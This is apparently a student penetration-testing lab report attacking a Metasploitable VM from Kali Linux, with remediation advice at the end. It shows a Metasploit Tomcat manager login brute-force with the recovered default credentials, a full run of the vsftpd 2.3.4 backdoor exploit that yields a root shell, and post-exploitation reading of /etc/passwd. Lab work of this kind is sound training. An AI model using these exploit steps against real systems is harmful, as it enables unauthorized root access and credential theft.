1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP grou
p default qlen 1000
    link/ether 00:0c:29:3c:08:34 brd ff:ff:ff:ff:ff:ff
    inet 192.168.21.128/24 brd 192.168.21.255 scope global dynamic noprefixroute
 eth0
       valid_lft 1571sec preferred_lft 1571sec
    inet6 fe80::20c:29ff:fe3c:834/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 17: Kali IP Address




Figure 18: Apache Tomcat Manager Dashboard

```
[-] 192.168.21.129:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.21.129:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.21.129:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.21.129:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.21.129:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.21.129:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.21.129:8180 - Login Successful: tomcat:tomcat
```

Figure 19: Username and Password

```
msf auxiliary(scanner/http/tomcat_mgr_login) > use auxiliary/scanner/http/tomcat
_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.21.129
RHOSTS => 192.168.21.129
msf auxiliary(scanner/http/tomcat_mgr_login) >
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
```

Figure 20: Setting up IP and Ports

```
msf > search tomcat_mgr_login

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  D
escription
   -  ----                                              ---------------  ----    -----  -
---------
   0  auxiliary/scanner/http/tomcat_mgr_login .                          normal  No     T
omcat Application Manager Login Utility
```

Figure 21: tomcat Modules

```
karan@kali: ~

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.21.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.21.129:21 - USER: 331 Please specify the password.
[+] 192.168.21.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.21.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.128:42863 -> 192.168.21.129:6200)
 at 2026-03-05 00:48:27 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

Figure 22: 1 session opened

Exploitation Summary

During the exploitation phase, the Metasploitable server was targeted using Metasploit. The vulnerable service **`vsftpd 2.3.4`** was identified and exploited using the module **`exploit/unix/ftp/vsftpd_234_backdoor`** referenced in Exploit-DB. Successful exploitation opened a command shell session with **root privileges**, allowing execution of system commands and verification of the compromised host environment.

Exploitation Results

ID	**Description**	**Target** IP	**Status**	**Payload**
001	Vsftpd 2.3.4 (Backdoor Remote Cammand Execution)	192.168.21.129	Success	Command Shell

Table 4: 1 Exploitation Table

Validation

Exploit-DB was used to verify the vulnerability and confirm publicly available proof-of-concept exploits.

Task D: Post Exploitation Practice

Description

After gaining system access, post-exploitation activities were conducted to gather evidence and verify system compromise.

Actions Performed

- Verified system privileges
- Collected system information
- Extracted configuration files
- Generated SHA256 hash for evidence integrity

Commands executed:

```
whoami
uname -a
cat /etc/passwd
```

Figure 23: Meta IP Address

```
┌──(karan㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP grou
p default qlen 1000
    link/ether 00:0c:29:3c:08:34 brd ff:ff:ff:ff:ff:ff
    inet 192.168.21.128/24 brd 192.168.21.255 scope global dynamic noprefixroute
 eth0
       valid_lft 1571sec preferred_lft 1571sec
    inet6 fe80::20c:29ff:fe3c:834/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 24: Kali Linux Ip Address

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  D
escription
   -  ----                                  ---------------  ----       -----  -
----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    V
SFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     V
SFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploi
t/unix/ftp/vsftpd_234_backdoor
```

Figure 25: vsftpd Backdoor

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.21.129
RHOSTS => 192.168.21.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]. Supported proxie
                                       s: socks4, socks5, socks5h, http, sapni
   RHOSTS   192.168.21.129   yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Figure 26: Setting up IP and Ports

```
karan@kali: ~
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.21.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.21.129:21 - USER: 331 Please specify the password.
[+] 192.168.21.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.21.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.128:42863 -> 192.168.21.129:6200)
 at 2026-03-05 00:48:27 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

Figure 27: Verified Access

```
karan@kali: ~
  GNU nano 8.6                    target.conf
# Target Configuration File
rver_name = metaspoitbale
ip_address = 192.168.21.129
service = apache
port = 80
collected_by = VAPT
date = 5-3-2026
```

Figure 28: Saved File

```
┌──(karan㉿kali)-[~]
└─$ nano target.conf

┌──(karan㉿kali)-[~]
└─$ ls
apache2.conf   Downloads            Pictures     Templates
Desktop        Music                Public       Videos
Documents     'New Graph (1).mtgl'  target.conf

┌──(karan㉿kali)-[~]
└─$ sha256sum target.conf
2cbd1446e74d02b776fe174b1914921bef1391cd73adaf2b083351adb4e445db  target.conf
```

Figure 29: Hash Value

Item	Description	Collected By	Date	Hash Value
Conf File	Target.conf	Karan Patil	06-03-2026	2cbd1446e74d02b776fe174b1914921bef1391cd73adaf2b0883351adb4e445db

Table 5: Hash Value

Key Learning

Post-exploitation helps analysts understand attacker capabilities after system compromise.

Task E: Capstone Project (Full VAPT Cycle)

A security assessment was conducted on a test server to evaluate its exposure to potential cyber threats. Initial reconnaissance gathered publicly available information about the target system and its technologies.

Further testing identified several open services and outdated components that could increase security risks. Using controlled testing tools, one vulnerable service was successfully exploited, demonstrating how an attacker could gain unauthorized access to the system.

After gaining access, system information was reviewed and sample evidence was collected to confirm the compromise. The assessment highlights the importance of regular security testing, timely software updates, and proper configuration of services to reduce vulnerabilities and improve the overall security posture of the system.

CHALLENGE ---OPENVAS FEED SYNC Initial feed synchronization required significant time and encountered lock file issues.

Remediation Recommendations

- Implement input validation and parameterized queries.
- Disable unnecessary services.
- Regularly update software and apply patches.
- Enforce strong authentication policies.
- Perform regular vulnerability scans.

Challenges faced

- Initial configuration issues with OpenVAS feed synchronization.
- Difficulty identifying correct exploit modules in Metasploit.
- Understanding tool outputs and interpreting results.
- Managing multiple tools within the Kali Linux environment.

Key Learnings

- Learned the full workflow of vulnerability assessment and penetration testing.
- Gained hands-on experience with industry-standard security tools.
- Understood how attackers exploit system weaknesses.
- Learned the importance of documenting findings during security assessments.

Conclusion

This lab successfully demonstrated the practical application of vulnerability assessment and penetration testing techniques. By performing reconnaissance, vulnerability scanning, exploitation, and post-exploitation activities, the security weaknesses of the target system were identified and analyzed. The exercise highlights the importance of proactive security testing in identifying vulnerabilities before they can be exploited by malicious attackers.

References

https://www.kali.org/docs/

https://docs.metasploit.com/

https://greenbone.github.io/docs/

https://www.exploit-db.com/

http://www.pentest-standard.org/